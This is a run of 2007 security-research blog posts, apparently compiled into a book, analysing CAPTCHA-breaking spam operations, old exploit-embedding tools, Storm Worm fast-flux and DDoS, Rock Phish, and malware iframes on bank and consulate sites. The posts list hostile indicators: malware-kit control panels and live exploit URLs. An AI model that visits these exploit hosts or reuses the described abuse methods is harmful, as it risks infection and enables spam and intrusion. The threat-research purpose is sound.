3. <http://sunbeltblog.blogspot.com/2007/08/breaking-bank-of-india-seriously.html>
4. <http://explabs.blogspot.com/2007/08/compromised-bank-website.html>
5. <http://blog.trendmicro.com/the-404-story>
6. <http://blog.trendmicro.com/more-russian-uprising3a-new-iframes-and-n404-web-threat-kit/>
7. <http://www.honeynet.org/papers/ff/index.html>
8. <http://www.f-secure.com/weblog/archives/archive-082007.html#00001265>
9. <http://www.avertlabs.com/research/blog/index.php/2007/08/31/compromised-bank-of-india-website/>
10. <http://www.techshout.com/internet/2007/31/bank-of-indias-website-has-been-compromised-by-trojan-downloader-f-secure/>
11. <http://www.labnol.org/india/interesting/bank-of-india-official-website-is-unsafe-at-the-moment/1287/>

412

12. http://economictimes.indiatimes.com/News/News_By_Industry/Banking_Finance_/Hackers_play_hide_and_seek_wit

h_Bol_website/articleshow/2328085.cms

13.

http://www.theregister.co.uk/2007/09/01/bank_of_india_website_takeover/

14. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

15. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>

16. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>

17. <http://www.honeynet.org/papers/ff/fast-flux.html>

18. <http://convergence.in/blog/2007/08/31/bank-of-india-attack-arrogant-cybercrime-police-and-web-host/>

19. <http://convergence.in/blog/2007/08/31/bank-of-india-attack-arrogant-cybercrime-police-and-web-host/>

20. <http://wormradar.com/boi.wmv>

21.

[http://extracare.trendmicro-europe.com/tm/core/global/images/diary/415de6c43168c331e0007b5c52b6a412_n404.](http://extracare.trendmicro-europe.com/tm/core/global/images/diary/415de6c43168c331e0007b5c52b6a412_n404.jpg)

[jpg](#)

413

1.9

September

414



Spammers and Phishers Breaking CAPTCHAs (2007-09-03 12:25)

The emergence of CAPTCHA based authentication was a logical move in the fight against automated brute forcing of login details, registrations, spamming and splogging in the form of comments and splogs registration. And

consequently, spammers, phishers and malware authors started figuring out how to automatically achieve their

objectives, by either breaking or adapting to a certain CAPTCHA, and even more pragmatic - outsourcing the request

to a third-party.

Two months ago, there were news stories on how spammers and phishers feeling the pressure put on them by

anti spam vendors, have supposedly [1]broken Hotmail and Yahoo's CAPTCHA. Nothing is impossible, the impossible

just takes a little longer, what's important is discussing the many other perspectives related to adapting to a CAPTCHA, directly breaking it, or entirely ignoring it.

415



In the first example you can see an automatic CAPTCHA recognition at a Russian email provider. What the script is

doing is basically syndicating proxies, ensuring they work, and starting the mass registration process while providing confirmation or error results in between. The CAPTCHA in question is indeed primitive, but the email provider's clear IP reputation and launch pads for spam, phishing and malware is what the malicious parties are really interested in.

Once the CAPTCHA becomes easily recognizable, the entire process of logging in and sending the malicious content can also be fully automated.

In the second example you can see a great example of the adaptation process. The CAPTCHA cannot be

416



efficiently abused we we've seen with the first case, but instead of putting efforts into breaking it directly, the

malicious parties are simply adapting. Once proxies get syndicated and verified for connectivity, a request for the

number of accounts to be registered is initiated, the script then responds with automatically generated logins, and

presents the CAPTCHA to be manually entered by the malicious party. Malicious economies of scale in action, despite

that the CAPTCHA cannot be broken, the process is still partly automated, another example of marginal thinking

applied in order to achieve an objective.

Sample CAPTCHA breaking project requests :

- " *I need a captcha breaker that can break captchas that are of the same style i will upload here. I will want a c++ dll that receives a file path and returns a char* with the content of the picture (letters and numbers)*"

- " *The program needs to take a myspace captcha image and determine what the text says in the image. The accuracy needs to be 80 %+*"

- " *We are an expert group for inputting captcha for you with very low price and high accuracy. We can input 10k to 100k (depending on how many you can offer to us) per day with accuracy at least 70 % (for simple captcha such as yahoo, 417*



it is above 95 %). We also own expert programmers who can help you with writing your spiders or other softwares to get and manage all the captchas. "

Some are purely malicious, others aim to verify the security of a CAPTCHA in development for instance. Let's summa-

rise - **Why are malicious parties interested in defeating CAPTCHA's at popular sites?**

- take advantage of the clear IP reputation of the email service in order to improve the chance of having their phishing/spam/malware email successfully received

- set the foundations for a large scale automated spamming/phishing operations by using legitimate email addresses,

thus improving their chances of not getting filtered

- automated registration of splogs – spam blogs
- as search engines are starting to crawl sites submitted at the most popular social networks in real time, spammers

or malware authors are naturally interested in abusing this development to timely attract huge

audiences at their splogs who often have malware embedded within

What are malicious parties doing to achieve efficiency despite their inability to defeat an advanced CAPTCHA?

- humans entering the CAPTCHAs while the script is auto generating, storing and auto logging with the passwords in a combined with the human entered CAPTCHA
- adapting compared to putting more efforts into rocket science as whenever a CAPTCHA cannot be beated automatically, as you already saw on the second screenshot, they're making it easier for humans to enter the CAPTCHA and faster compared to an end user browsing
- outsourcing making it sound it's more of a quality assurance project of CAPTCHA to be introduced on the market

What can web sites do to prevent that sort of malicious behaviour? Strong CAPTCHAs should be in place by default,

but taking another perspective, the way I discussed how click fraud could be easily detected by advertising networks

418

syndicating IPs of already known to be malware infected hosts, in this very same fashion we could have CAPTCHA system that would check to see if, for instance, default proxy ports are opened at the host trying to register, and

whether or not they're part of a botnet. With data like this now a commodity, a prioritization process to closely

monitor mass registrations from these IPs is a pragmatic early warning system.

Interesting reading on the big picture too - [2]CAPTCHA - The Broken Token :

" How much does it cost to have a CAPTCHA hack custom developed? \$10 to \$20 ought to do the trick; certainly no more than \$50. But the cost isn't the point. What's more alarming is that thousands upon thousands of site owners are depending upon flawed technology to protect their sites from spam even though they know, or at least should

know, that it's only a matter of time until some spam robot shows up and starts hammering away at those worthless little images. "

The irony regarding CAPTCHAs are how less popular sites compared to the Web 2.0 darlings often have a more

sophisticated CAPTCHA compared to the most widely used web sites.

Related links:

[3]Craziest Captchas on the Web

[4]Cryptographp

[5]OCR Research Team; [6]List of Weakness

[7]PWNTcha - captcha decoder

[8]XRumer

Related posts:

[9]But of Course It's a Pleasant Transaction

[10]Vladuz's EBay CAPTCHA Populator

[11]Attack of the SEO Bots on the .EDU Domain

[12]Spam Comments Attack on Techcrunch Continuing

[13]The Blogosphere and Splogs

1.

<http://tech.blorge.com/Structure:%20/2007/07/08/spammers-overcome-hotmail-and-yahoo-captcha-systems/>

2. <http://bbspam.com/2007/08/15/captcha-the-broken-token/>

3. <http://www.tonsai.de/blog-english/2007/craziest-captchas-on-the-web/>

4. <http://www.cryptographp.com/>

5. <http://ocr-research.org.ua/>

6. <http://ocr-research.org.ua/list.html>

7. <http://sam.zoy.org/pwntcha/>

8. <http://pandalabs.pandasecurity.com/XRumer.aspx>
9. <http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html>
10. <http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html>
11. <http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html>
12. <http://ddanchev.blogspot.com/2007/03/spam-comments-attack-on-techcrunch.html>
13. <http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html>

419



DIY Exploits Embedding Tools - a Retrospective (2007-09-04 12:27)

Great analysis by the [1]Spywareguide folks – Chris Boyd and Peter Jayaraj in this assessment – especially my deja

vu moment with the King’s IE Exploiter tool which I intended to cover in an upcoming post, in a combination with

a brief retrospective of exploit and malware embedding tools that were empowering entire generations of script

kiddies during the last couple of years. These tools are a great example of what the DIY trend used to look like before malicious economies of scale were embraced in the form of [2]today’s modular and efficiency-centered malware kits

we're aware of.

- The IE Exploiter v1.0/2.0

The tool is first known to have emerged back in 2002, with its latest version released in 2004. It was first branded

as the "Fearless IE Exploiter" and then returned back to its original name. **Description of the v1.0** : " *Fearless IE*

Exploiter allows you to embed executable files into HTML documents, that when viewed in an unpatched version of

Internet Explorer 5. will automatically download and execute the .exe". And the **description of v2.0** : " IE Exploiter v2 is a very simple tool that creates a HTML file with an embedded executable file. Once the HTML file is viewed the executable file will overwrite notepad.exe on the target system and then execute it using the view-source: prefix. "*

Result: 22/32 (68.75 %) **File size**: 149359 bytes

420



MD5: 315cd35aa5a0334697832e83fac7b0dc

SHA1: 71a7929f7781d969a63e532cd8cd877940a2ca12

- King's IE Exploiter

King's IE Exploiter is an Arabic DIY exploit embedding tool released around 2004. Despite that the malware embedded

sites generated on-the-fly come totally unobfuscated, we will yet wait and see the eventual release of such feature.

Result: 6/32 (18.75 %)

File size: 253440 bytes **MD5:**
e6052d3abf95429fd761feef0a695470

SHA1: 9f91e21bf9e8898a09c36b31bb1f5afff3cb8f35

421



- Zephyrus

Again released around 2004, the description reads : "*Its a prove of concept tool to generate a Stench Medi-*

aPlayer Exploit file more infos about stench can be found here [3] <http://malware.com> or at [4] here AVP calls it exploit.win32.zephyrus"

Result: 30/32 (93.75 %)

- God's Will

The description reads : "*A GODMESSAGE page is an HTML page that works with an ACTIVEX bug founded in*

IE5.5/OUTLOOK/OUTLOOK EXPRESS. Thanks to this bug when someone view our godmessed page he downloads an

HTA file in his STARTUP FOLDER. '

Result: 32/32 (100 %)

- Ed Html Infector

422



The description of the tool circa 2004 reads : " *Ed HTML Infector is a verysimple tool that creates HTML file with an embedded executable file within. "*

Result: 14/32 (43.75 %)

File size: 118784 bytes

MD5: 94c642903318f89d410c64d46f2047aa

SHA1: b834cd34283e541dcc5aad81fb49ca97adbb48c

1. http://blog.spywareguide.com/2007/09/compromised_emails_lead_to_ie.html
2. <http://lists.grok.org.uk/pipermail/full-disclosure/2007-August/065427.html>
3. <http://malware.com/>
4. <http://online.securityfocus.com/bid/5543>

423



Login Details for Foreign Embassies in the Wild (2007-09-04 23:49)

Login [1]details for [2]international embassies have been in the wild since August 30th in a [3]full disclosure style :

" *Here is a list with working passwords to exactly 100 email-accounts to Embassies and Governments around the world.*

Yes it's the real deal and still working when we are posting this. So why in the world would anyone publish this kind of information? Because seriously, I'm not going to call the president of Iran and tell him that I got access to all their embassies. I'm DEranged, not suicidal! He has bombs and stuff..."

The researcher's main motivation behind releasing these is that there's no point in contacting the email owners directly as no one would take his emails seriously enough and change them, so by going full disclosure it would prompt the

embassies in question to change the passwords. Dan Egerstad may be quite right, at least on the passwords changing

issue. Could these email accounts be accessed globally and if yes why? For instance, could Uzbekistan's embassy in

London successfully login into Uzbekistan's embassy in Moscow, and even worse, could a host not belonging to the

embassy's network access these mailboxes for flexibility? If yes, there're way too many ways this data could have been obtained. While going through the accounting data, we could both confirm that best practices for strong passwords

are place at some embassies, and also question the lack of such best practices at certain ones, a security measure

that works against brute forcing attempts, but is totally irrelevant when it comes to keylogging and sniffing.

Many people would logically consider the possibility of abusing these login details by obtaining the content of the

mailboxes. However, another perspective worth keeping in mind is the use of this login data as the foundation for

targeted attacks on a embassy-to-embassy basis, the way we've seen it happen before.

1.

http://www.theregister.co.uk/2007/08/31/embassy_email_accounts_exposed/

2. http://www.vnunet.com/vnunet/news/2197772/embassy_email-details-posted

3. <http://209.85.135.104/search?q=cache:5ejlfiNckz0J:derangedsecurity.com/deranged-gives-you-100-passwords-to>

[-governments-embassies-2/+derangedsecurity.com/derange](#)

424



Storm Worm's Fast Flux Networks (2007-09-05 14:18)

Following my previous posts on "[1]Storm Worm Malware Back in the Game" and "[2]Storm Worm's use of Dropped Domains", here are some handy graphs of Storm Worm's use of fast-flux networks generated during the last several hours, acting as great examples of how diverse [3]malware C &C has become.

- **bnably.com**

Domain servers in listed order:

ns13.bnably.com

ns12.bnably.com

ns11.bnably.com

425



ns10.bnably.com

ns9.bnably.com

ns8.bnably.com

ns7.bnably.com

ns6.bnably.com

ns5.bnably.com

ns4.bnably.com

ns3.bnably.com

ns2.bnably.com

- **wxtaste.com**

Domain servers in listed order:

426



ns13.wxtaste.com

ns12.wxtaste.com

ns11.wxtaste.com

ns10.wxtaste.com

ns9.wxtaste.com

ns8.wxtaste.com

ns7.wxtaste.com

ns6.wxtaste.com

ns5.wxtaste.com

ns4.wxtaste.com

ns3.wxtaste.com

ns2.wxtaste.com

427

- **snbane.com**

Domain servers in listed order:

ns13.snbane.com

ns12.snbane.com

ns11.snbane.com

ns10.snbane.com

ns9.snbane.com

ns8.snbane.com

ns7.snbane.com

ns6.snbane.com

ns5.snbane.com

ns4.snbane.com

ns3.snbane.com

ns2.snbane.com

428



- **tibeam.com**

Domain servers in listed order:

ns13.tibeam.com

ns12.tibeam.com

ns11.tibeam.com

ns10.tibeam.com

ns9.tibeam.com

ns8.tibeam.com

ns7.tibeam.com

ns6.tibeam.com

429



ns5.tibeam.com

ns4.tibeam.com

ns3.tibeam.com

ns2.tibeam.com

- **eqcorn.com**

Domain servers in listed order:

ns10.eqcorn.com

ns11.eqcorn.com

ns12.eqcorn.com

ns13.eqcorn.com

ns2.eqcorn.com

430

ns3.eqcorn.com

ns4.eqcorn.com

ns5.eqcorn.com

ns6.eqcorn.com

ns7.eqcorn.com

ns8.eqcorn.com

ns9.eqcorn.com

The HoneyNet Project & Research Alliance defines [4] a fast-flux network as :

" Fast-flux service networks are a network of compromised computer systems with public DNS records that are

constantly changing, in some cases every few minutes. These constantly changing architectures make it much more difficult to track down criminal activities and shut down their operations. "

In Storm Worm's case, we have an example of fast-fluxing dropped domains, and if you research a little further, you'll see that newly infected Storm Worm hosts shown in this particular moment of the fast-flux are already sending out spam.

1. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>
2. <http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html>
3. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
4. <http://www.honeynet.org/papers/ff/fast-flux.html>

431



Examples of Search Engine Spam (2007-09-05 15:56)

Perhaps I should say an example of a 50/50 black hat SEO, as Google's not listing the first, but has already crawled the second -**cashhomes.info/content** ; **mydream-condos.info/content**. While assessing the first link farm I found out that on average, 263 pages have exactly 6411 outside links in them, 24.3 links per page. Pretty much the same case with the second one. Owning hundreds of

domains like these and feeding them with garbage content in between syndicating

ads can undermine a search engine's credibility if the black hat SEO operation starts appearing at the top results, and as we've already seen, both [1]black hat SEO and paid keywords advertising can lead to malware embedded sites.

1. <http://ddanchev.blogspot.com/2007/04/malicious-keywords-advertising.html>

432



Infecting Terrorist Suspects with Malware (2007-09-06 16:58)

As we've already seen in the past, cyber jihadists, thus wannabe terrorists, use [1]commercial anti virus, [2]anti

spyware and [3]anonymity software. Therefore, if law enforcement starts benchmarking its creations against the

most popular anti virus software, and purchasing private malware crypters to obfuscate the binaries, who would

security vendors be protecting you from - law enforcement, or Yuri and Andrei, the [4]fictional characters of two

botnet masters? The practice is nothing new when it comes to intelligence gathering and the concept of [5]OSINT

through malware for instance. What's new is its applicability to law enforcement, which [6]in a combination with

bureaucracy could mean a law in a typical Chinese anti-censorship enforcement, that would oblige security vendors

in the country to ignore the malware if they want to continue doing business there. Could we perhaps also witness

a collective bargaining effort from security vendors not to do this, given [7]the interest of [8]using malware against

[9]potential suspects, a largely open topic by itself?

[10]Germany floats Trojan for terror suspects :

" Would-be terrorists need only use Ubuntu Linux to avoid the ploy. And even if they stuck with Windows their anti-virus software might detect the malware. Anti-virus firms that accede to law enforcement demands to turn a

blind eye to state-sanctioned malware risk undermining trust in their software, as similar experience in the US has shown. Once the malware gets into circulation there's no guarantee it won't be turned against innocent users. The whole concept is loaded with irony. For one thing, German government computers, like those in the UK before them, are currently under targeted Trojan assault. "

[11]Targeted mailings to potential terrorists wouldn't work as effective as embedding IFRAMES within the

[12]cyber jihadist communities, and in the future, we may also see anti-terrorist malware kits courtesy of an

unknown government that's [13]purchasing or bidding for zero day browser vulnerabilities or anti virus software

ones, in order to infect potential terrorists by bypassing their security solutions in place.

1. <http://ddanchev.blogspot.com/2007/03/jihadists-using-kaspersky-anti-virus.html>

2. <http://ddanchev.blogspot.com/2007/08/534-biographies-of-jihadist-fighters.html>
3. <http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html>
4. <http://ddanchev.stripgenerator.com/2007/09/02/all-warfare-is-based-on-deception.html>
5. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
6. <http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html>
7. http://news.zdnet.com/2100-1009_22-6197020.html
8. http://www.wired.com/politics/law/news/2007/07/fbi_spyware
9. <http://blog.wired.com/defense/2007/07/fbi-spyware-rev.html>
10. http://www.theregister.co.uk/2007/09/03/german_trojan_plan/
11. <http://arstechnica.com/news.ars/post/20070903-germany-to-join-us-in-using-policeware-for-espionage-investigations.html>
12. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
13. <http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html>



Popular Web Malware Exploitation Techniques (2007-09-10 14:30)

Who needs zero day vulnerabilities to achieve a widescale malware infection these days? Obviously the lack of this

popular in the past prerequisite for a successful client side vulnerability exploitation, is no longer needed, but how come? Rather simple and that's the disturbing part - malicious parties stopped falling victims into the common

perception that the end user is so fully patched, that zero day vulnerabilities are needed to break through his thought to be complex use of security measures, instead, whether an event-study or plain simple common sense on their

part, they've realized that an unpatched and obfuscated vulnerability is just as dangerous as a zero day, and the

results have been evident ever since.

Going through [1]the screenshots of the [2]infected population of a certain [3]malware kit, you [4]can clearly

see the diversity of the outdated vulnerabilities used. Multi-browser vulnerabilities [5]IFRAME-ed all-in-one to achieve the highest possible efficiency rate as there's a slight chance a visitor will return to a site they've managed to embed the malware at, twice. The success of these kits therefore has nothing to do with malicious innovations, but

rather [6]a successful tactical warfare against reactive security response. If perimeter defense cannot be breached,

it will get either ignored or bypassed, precisely why client side vulnerabilities are back in the game with full speed.

Evidence showcasing this KISS (Keep it Simple Stupid) principle :

- IcePack, MPack, WebAttacker, the Nuclear Malware Kit, and pretty much every popular malware kit is taking

advantage of outdated vulnerabilities, whether obfuscated or not depends on the pack's version and the malicious

party's understanding of the concept

- [7]The Massive Embedded Web Attack in Italy was using MPack's outdated arsenal of obfuscated vulnerabili-

ties and despite that it achieved its objectives and infected thousands of hosts

- The recent [8]Bank of India breach was using a modified version of the popular malware kits mentioned

above, in between syndicating the hack with another campaign using a multi-IFRAME-ing techniques, again taking

advantage of outdated vulnerabilities

434

- [9]Storm Worm's success is [10]mostly due to the fact that the end user is still living in the "malicious attachment" world, and so outdated vulnerabilities are again successfully used again her

Exploit Prevention Labs's recent stats on [11]common vulnerabilities used as an infection vector can come

very handy in terms of demonstrating the mass use of these malware kits. The bottom line is that their modularity

combined with features and add-ons for them available either through a purchase or on demand, is an emerging

trend by itself, one whether you cannot tell is it a script kiddie or sophisticated malicious party you're dealing with.

And even if it's the second, [12]the KISS principle has its own ugly applicability in the malware world.

1. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>

2. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>

3. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>

4. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>

5. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>

6. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>

7. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

8. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>

9. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>

10. <http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html>
11. http://www.explabs.com/ss/threatCenter_prevalence.asp
12. http://en.wikipedia.org/wiki/KISS_principle

435



Google Hacking for MPacks, Zunkers and WebAttackers (2007-09-10 15:49)

If wannabe botnet masters really wanted to hide their activities online, they would have blocked Google's crawlers

from indexing their default malware kit installations, and changed the default installation settings to random directory and filename, wouldn't they? Apparently, a default deny:all rule for anyone but the botnet masters doesn't exist as

a principle among botnet amateurs, which leaves us with lots of malware campaigns to assess and shut down.

The following are IPs and domain names currently or historically used to host [1]MPack, [2]WebAttacker and

[3]Zunker control panels, as well as live exploit URLs within the packs. Some are down, others are still accessible, the rest are publicly cached. If index.php doesn't exist, admin.php or zu.php act as the default admin panel.

MPack Malware Campaigns :

wmigra.org/mpack/index.php

64.62.137.149/ edit/

81.95.145.240/logo/

81.95.150.42/MPack091cbt/index.php

brbody.info/mpack/index.php

innaidina.info/mpack/index.php

rallyesimages.ch/liens/test/

sol.h18.ru/mpack/index.php

81.95.145.240/logo/

icqmir.iplot.ru/mpack/index.php

cordon.ru/mp/

havephun.org/mpack/index.php

xbr.ru/images/old/mpack/index.php

evil-x.org/spk2/

tyt-menia.net/mpack/index.php

rufat.info/mpack/index.php

iwiw-hosting.com/upload/

stepbystepbg.org/img/

mydulichusa.com/mpack/index.php

csextra.wz.cz/weapons/mpack/index.php

d34thnation.com/mpack/index.php

mp3fans.org/mpack084/

innaidina.info/mpack/

WebAttacker's Hosts :

secondsite2.com/cgi-bin/ie0604.cgi

436

lsdman.info/cgi-bin/ie0604.cgi?bug=MS05-001 &SP1

telecarrier.es/cgi-bin/ie0604.cgi

stmare.info/cgi-bin/ie0604.cgi

redcrossonline.cn/cgi-bin/ie0604.cgi

Zunker's C &C :

66.148.74.7/zu/

bundeswehrzentrale.org

skilltests.org/zu/zc.php

zup.secondsite1.com/zu/index.php

stat1.realstatscollect.com/zu/

webcounterstat.info/zu/

I also find it very interesting to see [4]VeriSign publicly admitting of hacking into the hosts behind the mal-

ware kits – the Russian Business Network in this case – to assess the damages done in the form of number of infected

PCs and with what exactly :

" When VeriSign managed to hack into the RBN computer running the scam, it found accumulated data repre-

senting 30,000 such infections. "Every major trojan in the last year links to RBN" says a VeriSign sleuth. "

Unethical penetration testing of malicious hosts to assess the damages by the malware campaign in question

wouldn't result in the malware authors striking back with legal complaints, instead, they'll forward some DDoS

bandwidth back at the investigating IPs, a consequence I'm sure researchers reading here have experienced before.

On the other hand, the RBN themselves are getting more malicious with every new campaign, just consider for

instance that Russian Business Network's IPs were behind the [5]Massive Embedded Web Attack in Italy that took

place in June, 2007, and the most recent [6]Bank of India breach as well.

1.

<http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/05/11/MPack.pdf>

2. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>

3.

<http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/05/08/Zunker.aspx>

4.

http://www.economist.com/daily/columns/europeview/display_story.cfm?story_id=9723768

5. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

6. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>

437



Storm Worm's DDoS Attitude (2007-09-11 16:10)

Stage one - infect as many end users with high speed Internet access as possible through [1]the use of client side

vulnerabilities. Stage two - ensure the longest possible lifecycle for the malware campaign by having the newly

released binaries hosted at the infected PCs themselves.

Stage three - take advantage of [2]fast-flux networks to

make it harder to shut down the entire botnet. And stage four - [3]strike back at any security researcher or vendor

playing around with Storm Worm's fast-flux network or somehow messing up with the [4]malicious economies of

scale on a worldwide basis. On Friday I received an email from Susan Williams at [5]aa419.org, and as it looks like

several [6]other anti-fraud sites are getting DDoS-ed too :

" On September 2 2007, online scammers began an automated DDoS attack against aa419.org, with the goal

of shutting down the anti-fraud site. For some time, aa419 was able to filter the worldwide botnet's attacks by

monitoring connections and only allowing legitimate visitors to access the site. However, by September 5 the hoster was being overwhelmed with nearly 400 GB of incoming requests every hour. Rather than let their infrastructure

melt under the onslaught, the server is currently offline. This massive distributed denial of service (DDoS) attack was inspired by aa419.org's mission to blacklist and shut down scam web sites. Since 2004, the all-volunteer organization has recorded more than 18,000 such sites. In addition to publicly warning potential victims of fraud, they work with hosters and registrars to take scam web sites offline quickly, with a success rate of over 97 % shut down. Susan

Williams, press officer for aa419.org, said, "On the whole, we're positive about this. Not that we enjoy being offline; quite the opposite. But being attacked with a botnet of this magnitude tells us that we are doing serious damage to the organized crime networks that run these scams." Internet crime is increasing at record rates, and aa419.org is at the forefront of the fight against it. "We will continue our work regardless of how many criminals are annoyed by it,"

Williams said. "

CastleCops [7] comments on the DDoS taking place at the site too :

" This newest ddos round started about a week ago and knocked us offline for a couple hours while we figured 438

out what was going on. And we're still under attack, so if the site is a bit slower, you know why. Odd month really, lots of sites, lots of sites, are under ddos. We've got over 10k bots attacking us with more being added daily. "

As a friend recently pointed out - you ain't making a difference until you start getting DDoS-ed.

Cartoon courtesy of [8]joyoftech.com, here're [9]more courtesy of myself.

Related posts:

[10]The War against botnets and DDoS attacks

[11]Emerging DDoS Attack Trends

[12]DDoS On Demand vs DDoS Extortion

1. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>
2. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
3. <http://www.disog.org/2007/09/opps-guess-i-pissed-off-storm.html>
4. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
5. <http://aa419.org/>
6. <http://it.slashdot.org/article.pl?sid=07/09/08/1251238>
7. http://www.castlecops.com/a6822-Not_unexpected_but_were_still_under_attack.html
8. <http://www.joyoftech.com/>
9. <http://ddanchev.stripgenerator.com/>

10. <http://ddanchev.blogspot.com/2006/02/war-against-botnets-and-ddos-attacks.html>
11. <http://ddanchev.blogspot.com/2007/02/emerging-ddos-attack-trends.html>
12. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>

439



209 Host Locked (2007-09-12 13:37)

Ever came across this fake error message? A "209 Host Locked" message on a fraudulent domain is the default indication that you're on a Rock Phish domain, that is a single domain hosting multiple phishing campaigns aimed at

different financial institutions. And as more Royal Bank of Scotland phishing emails are circulating in the wild, these very same emails pointed me to a Chinese Rock Phish campaign which was shut down as of yesterday. What is different in this campaign, compared to [1]the previous one? The phishers put more efforts into ensuring the phishing email gets through spam filters by using spacing, adding _ in front of random words, as well as the usual garbage content at the end of the email. All the URLs within the campaign are already in the [2]Phishtank, [3]DSLreports.com's wisdom

of the [4]anti-phishers crowd continues exposing Rock Phish domains on a daily basis, an effort worth keeping track of.

The Rock Phish Kit is the logical evolution from [5]DIY phishing kits like the one I've [6]already blogged about,

however, both concepts are not mutually exclusive but apparently tend to work together. The DIY phishing kits on

their part are largely used in the planning stage of the phishing campaign, that is, fake sites get generated and the data obtained forwarded to a single place, which is where Rock Phish starts getting used, namely, in the execution

stage, where all the phishing pages generated get hosted on a single domain. Phishing efficiency vs [7]Rock Phish's

440

weakness due to centralization of numerous campaigns on a single domain - it's the phishers' trade-off. Within [8]the phishing ecosystem, there's are numerous approaches phishers tend to use to achieve maximum efficiency, ones I've

already discussed in a previous post. The most prolific problem to me remains phishing 1.0's "push" model that is still remarkably successful compared to the [9]more advanced man in the middle phishing attacks and [10]pharming.

From my perspective, if a financial institution really wants to protect its customers from phishing scams, it would

first segment the threat, evaluate its customer's perception of it and current level of awareness, and then start an

educational campaign aiming to not teach them how to recognize whether a site is a phish or not, but how to report

and ignore the "push" models emails that arrive in their mailboxes. From another rather pragmatic perspective,

phishers don't just load images for their phish emails from the company's website, but also the majority of phishing

emails redirect to the real web site after the data was submitted - an early warning system by itself.

1. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>
2. <http://www.phishtank.com/>
3. <http://www.dslreports.com/forum/r18762644-Rock-phish-information-continued~start=20>
4. <http://www.dslreports.com/forum/r18762644-Rock-phish-information-continued~start=40>
5. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>
6. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits_29.html
7. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
8. <http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html>
9. <http://ddanchev.blogspot.com/2007/08/pharming-attacks-through-dns-cache.html>
10. <http://ddanchev.blogspot.com/2007/08/diy-pharming-tools.html>





U.S Consulate St. Petersburg Serving Malware (2007-09-14 17:08)

If that's not a pattern and good timing, it's a malicious anomaly. On the 31 of August, 2007, [1]Bank of India was

serving malware courtesy of the Russian Business Network. [2]This week, evidence that the [3]U.S Consulate in St.

Petersburg, Russia was [4]serving malware to [5]its visitors proved [6]to be true. The web site is now clean, but

assessing the IFRAME-ed URLs used in the attack is possible as they're still reachable. It's still unknown for long the IFRAMEs remain embedded at the Consulate's web site, as well as when were they cleaned, but **the attack was**

still active on the 2nd of September, 2007, just two days after Bank of India's malware attack. It's also worth mentioning that compared [7]to the most recent [8]malware embedded attacks which had the IFRAMEs directly

embedded within, in this one the IFRAME itself is obfuscated but the live exploit URL isn't.

Tipped by a third-party, Sophos managed to locate the exact URL by deobfuscating the rather simple URL obfuscation,

and [9]Fraser Howard posted some interesting details at their blog :

" The purpose of the attacks is to infect victims with Trojans from the two attack sites. As discussed in a

recent paper, the increased use of automation to continually re-encrypt/pack/obfuscate the Trojans highlights the need for good generic detection technology. A system to continuously monitor these files in order to maintain detection is essential. So, to answer the question of whether the U.S. Consulate General site was specifically targeted in this attack

- my answer is no, probably not. The prevalence of other much smaller sites compromised in exactly the same way

(in just seven days worth of data) suggests that the hackers just happened to have caught a big fish as they trawled for vulnerable servers. It just goes to show that security is important on all machines hosting both small and large websites. "

442

We could greatly expand those as a matter of fact. The IFRAME used leads us to **verymonkey.com/goof/index.php** (209.123.181.185) and **verymonkey.com/test/index.php** which is exploiting a modified MDAC, and aims to execute

the following binary Virus.Win32.Zapchast.DA :

Detection rate : Result: 6/32 (18.75 %)

AntiVir 2007.09.14 DR/Delphi.Gen

AVG 2007.09.14 Obfustat.NPJ

eSafe 2007.09.13 Suspicious Trojan/Worm

Ikarus 2007.09.14 Virus.Win32.Zapchast.DA

VirusBuster 2007.09.13 Trojan.Agent.JVF

Webwasher-Gateway 2007.09.14 Trojan.Delphi.Gen

File size: 28672 bytes

MD5: a25ad0045d195016690b299bfb8b75d1

SHA1: ab219c50b0adc84f702c696797e81411b6eab596

Is this obfuscated IFRAME-ing a fad or a trend? I think it's a trend since IFRAME-ing to a secondary domain taking

advantage of [10]popular web malware exploitation techniques is already rated as suspicious by security vendors, and

